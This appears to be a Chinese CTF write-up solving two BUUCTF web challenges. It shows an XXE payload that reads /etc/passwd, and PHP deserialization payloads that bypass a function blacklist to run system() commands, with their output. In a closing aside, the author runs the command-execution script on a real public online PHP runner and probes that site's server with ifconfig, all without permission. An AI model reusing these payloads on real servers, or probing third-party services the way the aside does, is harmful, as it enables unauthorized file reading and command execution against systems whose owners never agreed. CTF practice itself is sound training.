
操作成功。

flag{1f93e949-1bf0-415d-a471-19f26be03ba8}

flag{1f93e949-1bf0-415d-a471-19f26be03ba8}

[NCTF2019]Fake XML cookbook

http://552c1234-e9b6-423c-ae8b-079605f2b57e.node3.buuoj.cn



查看源码js里对xml进行了定义


```
function doLogin(){
    var username = $("#username").val();
    var password = $("#password").val();
    if(username == "" || password == ""){
        alert("Please enter the username and password!");
        return;
    }

    var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
            var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
            var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
            if(code == "0"){
                $(".msg").text(msg + " login fail!");
            }else if(code == "1"){
                $(".msg").text(msg + " login success!");
            }else{
```

```
                    $(".msg").text("error:" + msg);
                }
            },
            error: function (XMLHttpRequest,textStatus,errorThrown) {
                $(".msg").text(errorThrown + ':' + textStatus);
            }
        });
}
```

尝试登陆,抓包,传入构造的xml

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
  ]>
<user><username>&admin;</username><password>123456</password></user>
```




能读取到passwd,继续读取flag

flag{fae51648-d829-4073-b6e4-cca5328d3a28}

[网鼎杯 2020 朱雀组]phpweb

http://efc99fc6-dabf-4868-8ba3-c3db9e2e0d18.node3.buuoj.cn



直接报date()函数的错

页面五秒刷新一次,也没fuzz出什么东西,抓个包看看

```
POST /index.php HTTP/1.1
Host: efc99fc6-dabf-4868-8ba3-c3db9e2e0d18.node3.buuoj.cn
Content-Length: 29
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36
Origin: http://efc99fc6-dabf-4868-8ba3-c3db9e2e0d18.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://efc99fc6-dabf-4868-8ba3-c3db9e2e0d18.node3.buuoj.cn/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: mext_instdms=1
Connection: close

func=date&p=Y-m-d+h%3Ai%3As+a
```

post的数据像是定义一个函数func,传入函数的值p,这个使用方法像是call_user_func(),即call_user_func(函数名， 参数),尝试用别的函数来验证一下

```
func=eval&p=<?php phpinfo();?>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 28 Oct 2020 12:38:07 GMT
Content-Type: text/html
Content-Length: 373
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.38

<!DOCTYPE html>
<html>
  <head>
    <title>
      phpweb
    </title>
    <style type="text/css">
      body{
        background:url("bg.jpg")no-repeat;
        background-size:100%;
      }
      p{
        color:white;
      }
      </style>
    </head>

    <body>
      <script language=javascript>
        setTimeout("document.form1.submit()",5000)
      </script>
      <p>
        Hacker...
```

可以执行php命令,直接读取源码

```
func=file_get_contents&p=index.php
```

得到

```
   <?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","esc
```

```
apeshellarg","assert","substr_replace","call_user_func_array","call_user_f
unc","array_filter", "array_walk",
"array_map","registregister_shutdown_function","register_tick_function","f
ilter_var", "filter_var_array", "uasort", "uksort",
"array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];
    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
```

能读取文件和命令执行的命令基本都过滤了,老规矩使用反序列化+url编码绕过

```
<?php
    $disable_fun =
array("exec","shell_exec","system","passthru","proc_open","show_source","p
hpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","esc
apeshellarg","assert","substr_replace","call_user_func_array","call_user_f
unc","array_filter", "array_walk",
"array_map","registregister_shutdown_function","register_tick_function","f
ilter_var", "filter_var_array", "uasort", "uksort",
"array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
```

```
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
$a = new Test();
#$a->p = 'ls ../../../';
#$a->p ="find / -name 'flag*'";
$a->p = 'cat /tmp/flagoefiu4r93';
$a->func = 'system';
print_r(urlencode(serialize($a)));
?>
```

首先查看根目录有没有flag

payload:

```
O:4:"Test":2:{s:1:"p";s:12:"ls+../../../";s:4:"func";s:6:"system";}
func=unserialize&p=O%3A4%3A%22Test%22%3A2%3A%7Bs%3A1%3A%22p%22%3Bs%3A12%3A%22ls+..%2F..%2F..%2F%22%3Bs%3A4%3A%22func%22%3Bs%3A6%3A%22system%22%3B%7D
```

```
<p>
  bin
  boot
  dev
  etc
  home
  lib
  lib64
  media
  mnt
  opt
  proc
  root
  run
  sbin
  srv
  start.sh
  sys
  tmp
  usr
  var
  var
```

查找flag在哪

payload:

```
O:4:"Test":2:{s:1:"p";s:20:"find+/+-name+'flag*'";s:4:"func";s:6:"system";}
func=unserialize&p=O%3A4%3A%22Test%22%3A2%3A%7Bs%3A1%3A%22p%22%3Bs%3A20%3A%22find+%2F+-name+%27flag%2A%27%22%3Bs%3A4%3A%22func%22%3Bs%3A6%3A%22system%22%3B%7D
```

```
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/eth1/flags
/sys/devices/virtual/net/lo/flags
/tmp/flagoefiu4r93
/tmp/flagoefiu4r93
```

直接读取flag

payload:

```
O:4:"Test":2:
{s:1:"p";s:22:"cat+/tmp/flagoefiu4r93";s:4:"func";s:6:"system";}
func=unserialize&p=O%3A4%3A%22Test%22%3A2%3A%7Bs%3A1%3A%22p%22%3Bs%3A22%3A
%22cat+%2Ftmp%2Fflagoefiu4r93%22%3Bs%3A4%3A%22func%22%3Bs%3A6%3A%22system%
22%3B%7D
```

```
<p>
  flag{2c3b1abe-2f32-4981-a24f-349095ff74c5}
  flag{2c3b1abe-2f32-4981-a24f-349095ff74c5}
```

flag{2c3b1abe-2f32-4981-a24f-349095ff74c5}

题外话

我在一个在线运行网站编译这个脚本时,发现编译的代码直接在那个网站执行了

网站地址

```php
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
$a = new Test();
// $a->p = 'ls ../../../';
$a->p ="find / -name 'flag*'";
// $a->p = 'cat /tmp/flagoefiu4r93';
$a->func = 'system';
print_r(urlencode(serialize($a)));

?>
```

run (ctrl+x) 输入 Copy 分享当前代码 意见反馈

文本方式显示 html方式显示

O%3A4%3A%22Test%22%3A2%3A%7Bs%3A1%3A%22p%22%3Bs%3A20%3A%22find+%2F+-name+%27flag%2A%27%22%3Bs%3A4%3A%22func%22%3Bs%3A6%3A%22system%22%3B%7D/usr/lib64/perl5/auto/POSIX/SigAction/flags.al

```
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
```

有点意思,尝试获取下机子的信息

ifconfig

```
Link encap:Ethernet  HWaddr 02:42:C0:A8:00:04
          inet addr:192.168.0.4  Bcast:0.0.0.0  Mask:255.255.240.0
          inet6 addr: fe80::42:c0ff:fea8:4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:160 (160.0 b)  TX bytes:258 (258.0 b)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

emmm然后学长跟我说都是啥啥啥,没啥用的,还是不日了